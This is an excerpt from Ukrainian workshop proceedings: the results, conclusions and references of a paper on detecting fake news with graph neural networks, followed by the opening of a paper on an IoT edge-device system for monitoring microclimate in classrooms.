Formal description	(s, p, o), $p(s, o)$, s, p, o	$s, p, o \in \mathbb{R}^d$

implies the recording of facts using symbols (for example, RDF triplets), while in the vector representation the essence and predicates are projected into some d-dimensional space (embedding space).

The main idea of the vector representation is to search for a graph vertices mapping function in a vector space of a certain dimension. That is, a network is taken, fed to the input of a parametric function-encoder, and at the output we get vector representations.

The disadvantage of methods based on shallow learning is transductivity – the model learns vector representations for vertices once and must be retrained every time the graph changes. Also, the disadvantage is that wandering around the graph is random, so the model will produce different results (representations) each time.

Deep models – graph neural networks (GNN) – are free from the mentioned shortcomings. The main idea of which is to build a computational graph for each vertex, the features of which are determined by the features of its neighbors through a non-linear aggregator. GNN are capable of processing graphically structured data. Other types of neural networks work with tabular data, image data (pixel grid), or text data.

In table 2 shows examples of existing models of graph neural networks and areas (problems) in which they are used.

The application of GNN allows prediction to be performed both at the level of nodes and at the level of connections (edges). This allows us to predict certain properties of unlabeled nodes based on other nodes and their edges. As for the edges, the prediction of the occurrence of connections between the vertices in the future can be performed. GNNs can classify nodes or predict connections in a network by studying the embedding of nodes. These embeddings are low-dimensional vectors that summarize the positions of nodes in the network as well as the structure of their local neighborhood. It is also possible to perform graph-level prediction based on the structural properties of these graphs when the input data is the complete graph. Such a model can be used, for example, to solve the problem of detecting fake news. Fake news is a phenomenon of modern propaganda and disinformation, which is widely used by the Russian Federation in conducting hybrid warfare.

In [14] a three-stage approach to the analysis of fake news using KG is proposed:

Stage 1 – Encoder of news – coding of the title.

Stage 2 – Encoder of entities – identification of named entities, coding of individual objects using KG.

Stage 3 – Classification of news – final study and classification of news (using, for example, GNN).

Based on this and [15], we have the following steps of the GNN model:

1) embedding nodes is done using several rounds of message passing:
2) combining node embeddings into a single graph embedding (called a reading layer, for example: global mean pool);
3) classifier training based on graph embedding.

The architecture of the GNN model is shown in the figure 2.

Table 2
Existing models of graph neural networks and areas in which they are applied.

Field of application	Tasks	Algorithm	Model
Text	Text classification	GCN	Graph Convolutional Network
		GAT	Graph Attention Network
		DGCNN	Graph Convolutional Network
		Text GCN	
		Sentence LSTM	Graph LSTM
		GraphSAGE	GraphSAGE
	Marking sequences	GAT	Graph Attention Network
		Sentence LSTM	Graph LSTM
		Tree LSTM	
	Classification by tonality	GraphSAGE	GraphSAGE
		GAT	Graph Attention Network
	Neural machine translation	Syntatic GCN	Graph Convolutional Network
		GGNN	Gated Graph Neural Network
	Edge extraction	Tree LSTM	Graph LSTM
		Graph LSTM	
		GCN	Graph Convolutional Network
	Event extraction	Syntatic GCN	Graph Neural Network
		GraphSAGE	GraphSAGE
		GAT	Graph Attention Network
	Text generation	GGNN	Gated Graph Neural Network
		Sentence LSTM	Graph LSTM
	Reading comprehension	GraphSAGE	GraphSAGE
		GAT	Graph Attention Network
	Relational thinking	RNN	MLP Reccurent Neural Network
Image	Image classification	GCN	Graph Convolutional Network
		DGP	
		GSNN	Gated Graph Neural Network
	Visual answers to questions	GGNN	
	Interaction detection	GPNN	Graph Neural Network
		Strucrural-RNN	
	Region classification	GNN	Graph Convolution Network
		DGCNN	
	Semantic segmentation	GGNN	Gated Graph Neural Network
		Graph LSTM	Graph LSTM
		3DGNN	Graph Neural Network
Knowledge Graphs	Completed knowledge bases	GNN	
	Alignment of knowledge graphs	GCN	Graph Convolutional Network




Figure 2: Architecture of the GNN model.

3. Results

The User Preference-aware Fake News Detection (UPFD) data set was used to study the application of the proposed GNN model [16]. This dataset consists of fact-checked fake and real news stories received and distributed on Twitter by Politifact and GossipCop [17]. About 20 million messages from users involved in spreading fake news were processed. Nodes of the data set are characterized by four types of features, held due to the use of pre-trained models of the transformer, word2vec and from the profile of the Twitter account, its comments. The data was split into two datasets: the training set, which contains about 70% of the total dataset, and the test set, which contains the rest of the dataset.

The solution was built on the basis of GCN, GAT [18] and GraphSAGE [19] models. Models

Table 3
The results were obtained during model training.

	GCN		GAT		GraphSAGE	
Politifact	Loss	Accuracy	Loss	Accuracy	Loss	Accuracy
profile	0.2587	0.7873	0.1544	0.7557	0.0476	0.8009
spaCy	0.0417	0.7907	0.0415	0.7919	0.0266	0.8100
BERT	0.0079	0.8371	0.0071	0.8326	0.0013	0.8462
content	0.0560	0.8869	0.0363	0.8959	0.0180	0.8978
Gossipcop	Loss	Accuracy	Loss	Accuracy	Loss	Accuracy
profile	0.2441	0.9038	0.1890	0.9140	0.1633	0.9258
spaCy	0.1010	0.9634	0.1129	0.9597	0.0584	0.9681
BERT	0.0347	0.9660	0.0170	0.9698	0.0135	0.9757
content	0.1082	0.9663	0.0822	0.9773	0.0698	0.9801

were trained using cross-entropy losses with class weights. They are evaluated according to the average accuracy measured on the test sets. The selection of hyperparameters consisted of the type and number of GNN convolutions used for node embedding, the activation function, and the learning rate. GNN models were trained for 100 epochs. The results obtained during model training are shown in table 3.

As can be seen from the results of model training, the best results were obtained when using the GraphSAGE model. The advantage of the GraphSAGE model compared to other GNN models is that it uses only a set of fixed size formed by uniform sampling for aggregation.

Therefore, to solve the problem, it is advisable to use the GraphSAGE model trained on selected text data containing signs of negative psychological influence. Such a model will be able to analyze and detect textual data containing destructive content with signs of negative psychological impact in the process of online media monitoring. An important condition is the availability of a significant amount of training data for training the model.

4. Conclusions and future work

Therefore, the issue of analyzing messages from online mass media for the purpose of detecting fake news remains relevant and has become more acute in the conditions of a large-scale war. In order to timely identify and respond to the negative impact that spreads through such messages, it is necessary to improve monitoring systems. The article developed and analyzed an approach to the automation of this process based on graph neural networks, which will allow timely and qualitative detection and analysis of fake news in the information space of our country.

KG can be used to supplement training samples for machine learning algorithms, which allows improving the performance of applications with a limited amount of training data – for example, systems for analyzing the tonality (sentiment analysis) of messages to determine the level of negative impact; vocal expressions. Since the KG contains auxiliary factual information about the elements contained in the training samples (entities from the texts on which the model is trained), it helps to expand its functionality. This addition increases the accuracy of classification when detecting fake news.

A perspective direction for further research is to increasing the level of automation of content analysis, in particular textual information, by developing and implementing methods of automatic semantic analysis of texts and determining their content based on neural networks, in particular, using graph classification, regression, and clustering.

References

[1] T. Vakaliuk, I. Pilkevych, D. Fedorchuk, V. Osadchyi, A. Tokar, O. Naumchak, Methodology of monitoring negative psychological influences in online media, Educational Technology Quarterly 2022 (2022) 143–151. doi:10.55056/etq.1.

[2] O. V. Levchenko, O. M. Kosogov, Methods of identification of events of negative information influence based on the analysis of open sources, Systemy obrobky informatsii 1 (2016) 100–102. URL: http://nbuv.gov.ua/UJRN/soi_2016_1_22.

[3] G. E. Howard, M. Czekaj (Eds.), Russia's Military Strategy and Doctrine, Jamestown Foundation, 2019, pp. 159–184.

[4] S. Woolley, P. Howard, Automation, Algorithms, and Politics| Political Communication, Computational Propaganda, and Autonomous Agents — Introduction, International Journal of Communication 10 (2016). URL: https://ijoc.org/index.php/ijoc/article/view/6298.

[5] Stratehiia informatsiinoi bezpeky, 2021. URL: https://www.president.gov.ua/documents/6852021-41069.

[6] H. Allcott, M. Gentzkow, Social Media and Fake News in the 2016 Election, Journal of Economic Perspectives 31 (2017) 211–36. doi:10.1257/jep.31.2.211.

[7] A. J. Berinsky, Rumors and Health Care Reform: Experiments in Political Misinformation, British Journal of Political Science 47 (2017) 241–262. doi:10.1017/S0007123415000186.

[8] P. N. Mendes, M. Jakob, A. García-Silva, C. Bizer, DBpedia Spotlight: Shedding Light on the Web of Documents, in: Proceedings of the 7th International Conference on Semantic Systems, I-Semantics '11, Association for Computing Machinery, New York, NY, USA, 2011, p. 1–8. doi:10.1145/2063518.2063519.

[9] T. Rebele, F. Suchanek, J. Hoffart, J. Biega, E. Kuzey, G. Weikum, YAGO: A Multilingual Knowledge Base from Wikipedia, Wordnet, and Geonames, in: The Semantic Web – ISWC 2016: 15th International Semantic Web Conference, Kobe, Japan, October 17–21, 2016, Proceedings, Part II, Springer-Verlag, Berlin, Heidelberg, 2016, p. 177–185. URL: https://suchanek.name/work/publications/iswc-2016-yago.pdf. doi:10.1007/978-3-319-46547-0_19.

[10] J. M. Giménez-García, M. C. Duarte, A. Zimmermann, C. Gravier, E. R. H. Jr., P. Maret, NELL2RDF: Reading the Web, Tracking the Provenance, and Publishing it as Linked Data, in: S. Capadisli, F. Cotton, J. M. Giménez-García, A. Haller, E. Kalampokis, V. Nguyen, A. P. Sheth, R. Troncy (Eds.), Joint Proceedings of the International Workshops on Contextualized Knowledge Graphs, and Semantic Statistics co-located with 17th International Semantic Web Conference (ISWC 2018), volume 2317 of *CEUR Workshop Proceedings*, CEUR-WS.org, 2018. URL: https://ceur-ws.org/Vol-2317/article-02.pdf.

[11] A. Waagmeester, G. Stupp, S. Burgstaller-Muehlbacher, B. M. Good, M. Griffith, O. L. Griffith, K. Hanspers, H. Hermjakob, T. S. Hudson, K. Hybiske, S. M. Keating, M. Manske, M. Mayers, D. Mietchen, E. Mitraka, A. R. Pico, T. Putman, A. Riutta, N. Queralt-Rosinach, L. M. Schriml, T. Shafee, D. Slenter, R. Stephan, K. Thornton, G. Tsueng, R. Tu, S. Ul-Hasan, E. Willighagen, C. Wu, A. I. Su, Science Forum: Wikidata as a knowledge graph for the life sciences, eLife 9 (2020) e52614. doi:10.7554/eLife.52614.

[12] A. Jentzsch, Linked Open Data Cloud, in: T. Pellegrini, H. Sack, S. Auer (Eds.), Linked Enterprise Data: Management und Bewirtschaftung vernetzter Unternehmensdaten mit Semantic Web Technologien, X.media.press, Springer Berlin Heidelberg, Berlin, Heidelberg, 2014, pp. 209–219. doi:10.1007/978-3-642-30274-9_10.

[13] D. Hernández, A. Hogan, M. Krötzsch, Reifying RDF: What Works Well With Wikidata?, in: T. Liebig, A. Fokoue (Eds.), Proceedings of the 11th International Workshop on Scalable Semantic Web Knowledge Base Systems co-located with 14th International Semantic Web Conference (ISWC 2015), Bethlehem, PA, USA, October 11, 2015, volume 1457 of *CEUR Workshop Proceedings*, CEUR-WS.org, 2015, pp. 32–47. URL: https://ceur-ws.org/Vol-1457/

SSWS2015_paper3.pdf.

[14] M. Mayank, S. Sharma, R. Sharma, DEAP-FAKED: Knowledge Graph based Approach for Fake News Detection, in: 2022 IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining (ASONAM), 2022, pp. 47–51. doi:10.1109/ASONAM55673.2022.10068653.

[15] I. Pilkevych, D. Fedorchuk, O. Naumchak, M. Romanchuk, Fake News Detection in the Framework of Decision-Making System through Graph Neural Network, in: 2021 IEEE 4th International Conference on Advanced Information and Communication Technologies (AICT), 2021, pp. 153–157. doi:10.1109/AICT52120.2021.9628907.

[16] Y. Dou, K. Shu, C. Xia, P. S. Yu, L. Sun, User Preference-Aware Fake News Detection, in: Proceedings of the 44th International ACM SIGIR Conference on Research and Development in Information Retrieval, SIGIR '21, Association for Computing Machinery, New York, NY, USA, 2021, p. 2051–2055. doi:10.1145/3404835.3462990.

[17] N. Vo, K. Lee, PolitiFact, 2020. URL: https://paperswithcode.com/dataset/politifact.

[18] P. Veličković, G. Cucurull, A. Casanova, A. Romero, P. Liò, Y. Bengio, Graph Attention Networks, 2018. arXiv:1710.10903.

[19] W. L. Hamilton, R. Ying, J. Leskovec, Inductive Representation Learning on Large Graphs, in: Proceedings of the 31st International Conference on Neural Information Processing Systems, NIPS'17, Curran Associates Inc., Red Hook, NY, USA, 2017, p. 1025–1035. doi:10.5555/3294771.3294869.

IoT monitoring system for microclimate parameters in educational institutions using edge devices

Oksana L. Korenivska[1], Tetiana M. Nikitchuk[1], Tetiana A. Vakaliuk[1,2,3,4], Vasyl B. Benedytskyi[1] and Oleksandr V. Andreiev[1]

[1] *Zhytomyr Polytechnic State University, 103 Chudnivsyka Str., Zhytomyr, 10005, Ukraine*

[2] *Kryvyi Rih State Pedagogical University, 54 Gagarin Ave., Kryvyi Rih, 50086, Ukraine*

[3] *Institute for Digitalisation of Education of the NAES of Ukraine, 9 M. Berlynskoho Str., Kyiv, 04060, Ukraine*

[4] *Academy of Cognitive and Natural Sciences, 54 Gagarin Ave., Kryvyi Rih, 50086, Ukraine*

Abstract

Recent years have been defined by the rapid development of information systems, Internet of Things (IoT) technologies, the growth of edge devices, and the development of new sensors for building such systems, which are increasingly being implemented in people's lives, both domestic and social. An essential role in ensuring people's lives is played by the microclimate of the premises where people live, work, and study. As you know, the excess or decrease of the environmental microclimate relative to the norm negatively affects the physiological state of a person, his performance, and concentration and reduces the efficiency of work and training. Therefore, in this work, the problem of round-the-clock monitoring of the microclimate of classrooms is solved by developing an autonomous IoT system using edge devices to measure climatic parameters such as temperature, relative humidity, carbon dioxide level in the air, and the concentration of light air ions with data recording on a smartphone and saving on a remote server. The development is based on the use of IoT technologies, edge devices, and network technologies. The development is part of a system for studying the influence of microclimate parameters on the physiological state of applicants for education. The results obtained in the work will allow development measures to ensure the necessary normal conditions for training in confined spaces.

Keywords

IoT, monitoring system, microclimate parameters, educational institutions, edge devices

1. Introduction

Even though in recent years the provision of educational services has switched to a full or partial online mode, many institutions of higher education, almost all schools, and kindergartens continue to study in classrooms [1, 2]. Therefore, ensuring normal living conditions during classes is an urgent task for the management of educational institutions, which is reflected in the introduction of health-saving technologies in the learning process [3, 4]. One of the factors that can negatively affect the physical condition of applicants for education, the ability

doors-2023: 3rd Edge Computing Workshop, April 7, 2023, Zhytomyr, Ukraine

o.l.korenivska@gmail.com (O. L. Korenivska); tnikitchuk@ukr.net (T. M. Nikitchuk); tetianavakaliuk@acnsci.org (T. A. Vakaliuk); vslbened@gmail.com (V. B. Benedytskyi); oleks.andreyev@gmail.com (O. V. Andreiev)
https://acnsci.org/vakaliuk/ (T. A. Vakaliuk)
0000-0002-3735-7690 (O. L. Korenivska); 0000-0002-9068-931X (T. M. Nikitchuk); 0000-0001-6825-4697 (T. A. Vakaliuk); 0000-0003-1623-1594 (V. B. Benedytskyi); 0000-0002-2601-1491 (O. V. Andreiev)

CEUR Workshop Proceedings (CEUR-WS.org)

to effectively perceive information, and concentrate attention, is the provision of normal microclimate conditions in the environment of classrooms [5, 6]. The health and performance of a person are most affected by changes in temperature, relative humidity in the room, the level of oxygen and carbon dioxide in the environment, as well as a significant effect of air purity and its electrical properties, which can be assessed by determining the concentration and polarity of the charge of light air ions. Temperature and humidity can lead to an excessive increase or decrease in body temperature, high blood pressure, changes in heart rate, respiratory rate, etc [5]. An excessive level of carbon dioxide and an insufficient level of light air ions in the air can cause headaches, dizziness, drowsiness, disability, etc [7]. Failure to comply with hygienic requirements for the air regime worsens the perception and assimilation of educational material, and also leads to a deterioration in the health of both students and teachers.

An analysis of materials for monitoring microclimate indicators in educational institutions (and, in principle, most systems for monitoring microclimate parameters) showed that one or two parameters are mainly controlled (usually temperature and humidity), and sometimes atmospheric pressure is also recorded. Thus, the registration of the entire set of parameters recommended by regulatory documents does not occur simultaneously. There is no control at all of such parameters as the concentration of ozone, nitrogen, and air ion composition of the air. Not all devices also monitor the level of carbon dioxide in the air. That is, it does not have universal equipment that would control the change in all microclimate parameters that significantly affect the physiological parameters and well-being of a person.

Recently, the continuous development of technical means and solutions makes it possible to develop microclimate control systems with a wider range, and transfer measured information to cloud servers for storage, analysis, and remote reverse control of these parameters.

At the same time, the unprecedented development of IoT and edge device technologies is taking place, as well as their introduction into many areas of human activity – medicine, transport, housing, communal services, agriculture, energy, ecology, environmental control, etc.

The IoT concept was first formulated back in 1999, and today it is one of the main global trends. Any even old functioning devices can become part of the IoT and perform new functions. Thus, the IoT branch is considered the driver of the fourth industrial revolution [8, 9]. According to Kotelianets [8], Nakonechnyi and Veres [9], IoT is one of the most promising technologies of recent years, which already today creates some new products and leads to the emergence of new IT companies on the market. The world's largest IT companies, in particular, Intel, Google, IBM, etc., have already begun large-scale work in the IoT market and have taken their leading niche in this direction [8, 9].

Therefore, the article **aims** to describe developing an IoT system for monitoring the microclimate parameters in a room with the full necessary set of parameters using an edge device that would allow assessing the impact of their change on the physiological state of a person.

The proposed system is a composite subsystem of the health-saving environment of educational institutions, which contains a subsystem for collecting and analyzing human physiological indicators, a database, includes network technologies, and software.

2. Theoretical background

Mooney [10] considers the influence of microclimate parameters on the well-being of a person in the course of production activities, describes the mechanisms of physical and chemical thermoregulation of the body and determines the optimal and permissible parameters of the microclimate of the working area. Also proposed are methods for normalizing the microclimatic indicators of the production environment to avoid a negative impact on the health of workers.

Zaporozhets et al. [11], Kozlovskaya and Sukach [12] determine the influence of the air ion concentration level on the microclimate indicators of the premises, and analyze the sanitary and hygienic standards of permissible levels of air ionization in the premises. Recommendations are given for improving the standardization of the air ionic composition of the air in working rooms. Theoretical and experimental studies of changes in the concentrations of air ions in working rooms have been carried out. Approaches to modeling temporal and spatial changes in the concentration of air ions in rooms are proposed. The effect of air humidity on changes in the concentration of air ions in industrial premises has been studied. Also, these authors studied the influence of indoor microclimate on people's performance, and the importance of its monitoring in the learning process.

Krawczyk and Dębska [13] considers the influence of temperature, humidity, carbon dioxide concentration, and the illumination of the premises of educational institutions on the productivity of training and the well-being of students held in educational institutions in Poland. Measurements were made using industrial measuring instruments.

Kviesis et al. [14] considers a prototype system for measuring microclimate parameters in the classrooms of the Latvian University of Agriculture, built on the Arduino platform using compatible sensors for measuring air temperature, humidity, and carbon dioxide levels. The architecture of the system is based on the concept of IoT and provides for the transfer of measured parameters to a mobile application for the possibility of remote monitoring of them and receiving warnings about the deviation of the microclimate from the recommended values. The work proved the excess of CO_2, temperature, and humidity above the norm in unventilated rooms.

In Djordjević et al. [15], a software-information model of local and remote aggregation, processing, and visualization of the results of observations of the dynamics of microclimate parameters was developed and implemented based on the concept of the Internet of things.

Sokolova and Bielov [16] presents the principles of building information and intelligent systems for indoor microclimate monitoring; describes the circuitry aspects of building such a system and examples of practical use, and options for remote control of microclimate parameters using IoT technologies.

Al-Dulaimy et al. [17] presents edge computing architecture, considers Characteristics of IoT, edge, fog, and cloud computing, and describes edge computing applications (figure 1). Ashtari [18] also considered the architecture of edge computing and presented it in this form (figure 2).

Other authors cite edge computing reference architecture 3.0. (figure 3) [19] from the core concepts, architecture, key technologies, security, and privacy aspects. The authors concluded that "edge computing provides data storage and computing at the edge of the network, and provides intelligent Internet services nearby, supporting the digital transformation of various industries and meeting the requirements of various industries for data diversification" [19].




Figure 1: Edge computing applications [17].




Figure 2: Edge computing architecture [18].

Krishnasamy et al. [20] consider the possibility of using edge computing in medicine and other fields (figure 4). They propose to use the edge device for this through advanced real-time monitoring and analysis of certain data. In particular, in figure 4 demonstrates the development



Development Services Framework
Deploy Operational Services Framework
Model-driven Unified Service Framework
Automation Control
Analyze
Optimize
Cloud
Application
Cloud Services
Edge
Edge Manager
Model-based business orchestration
Direct resource call
Edge Node: Edge gateway, Edge controller, Edge cloud, Edge sensor...
Control Domain Function Module
Analyze Domain Function Modules
Optimize Domain Function Module
Computing / Network / Storage Call API
Computing Resource
Network Resource
Storage Resource
Site Plant
Port
Equipment
Management Service
Data life cycle services
Security Service

Figure 3: Edge computing reference architecture 3.0 [19].

of digital technologies in healthcare and the use of peripheral computing in healthcare [20].

Also, in the previous works of the authors [21, 22], varieties of edge devices were studied, and their belonging to this species was substantiated.

Certain calculations of the works of these authors became the theoretical and methodological basis for the development of their own IoT system for monitoring indoor microclimate parameters with the maximum required set of parameters using the edge device.

3. Results

Sanitary and hygienic norms for the parameters of the microclimate of the premises of educational institutions are determined depending on the age of the applicants for education, the functional purpose of the premises of the educational institution and are regulated by the following documents:

- sanitary regulations for preschool educational institutions, approved by order of the Ministry of Health of Ukraine dated March 24, 2016 No. 234 [23];
- sanitary regulations for institutions of general secondary education, approved by order of the Ministry of Health of Ukraine dated September 25, 2020 No. 2205 [24];




Figure 4: Edge computing in healthcare [20].

- the requirements of the State Sanitary Norms and Rules “Hygienic requirements for the arrangement, maintenance, and regime of special general education schools (boarding schools) for children in need of correction of physical and (or) mental development and educational and rehabilitation centers”, approved by order of the Ministry of Health of Ukraine dated 20.02.2013 No. 144 [25].

According to these documents, it is possible to generalize the ranges of normal values of the main indicators of the microclimate on the premises of an educational institution:

- air temperature in classrooms – 18-20 °C;
- air humidity – 40-60%;
- concentration of carbon dioxide – 400-600 g;
- concentration of air ions – 400-600 ion/cm^3.

Let us define the requirements for the design being developed [5]:

- structurally, the monitoring system should contain a block of sensors with a wireless system for transmitting information to the central block for processing and transmitting information, where information from three separate blocks will be received, and the average value of these indicators will be determined, they will be transferred to the central server and the cloud environment, and also displayed on screen in every room. The system will also contain a control unit, a power supply;

- the system should provide measurements and transfer information to the server at certain intervals specified by the program;
- monitor the parameters of the microclimate in the room in real-time;
- it should be possible to expand the functionality of the system by connecting additional sensors, if necessary;
- provides for the provision of an alarm in case of exceeding the established values of the microclimate parameters in the room;
- ensuring autonomous power supply of the system and its energy efficiency;
- the system should be small-sized and cheap to manufacture;
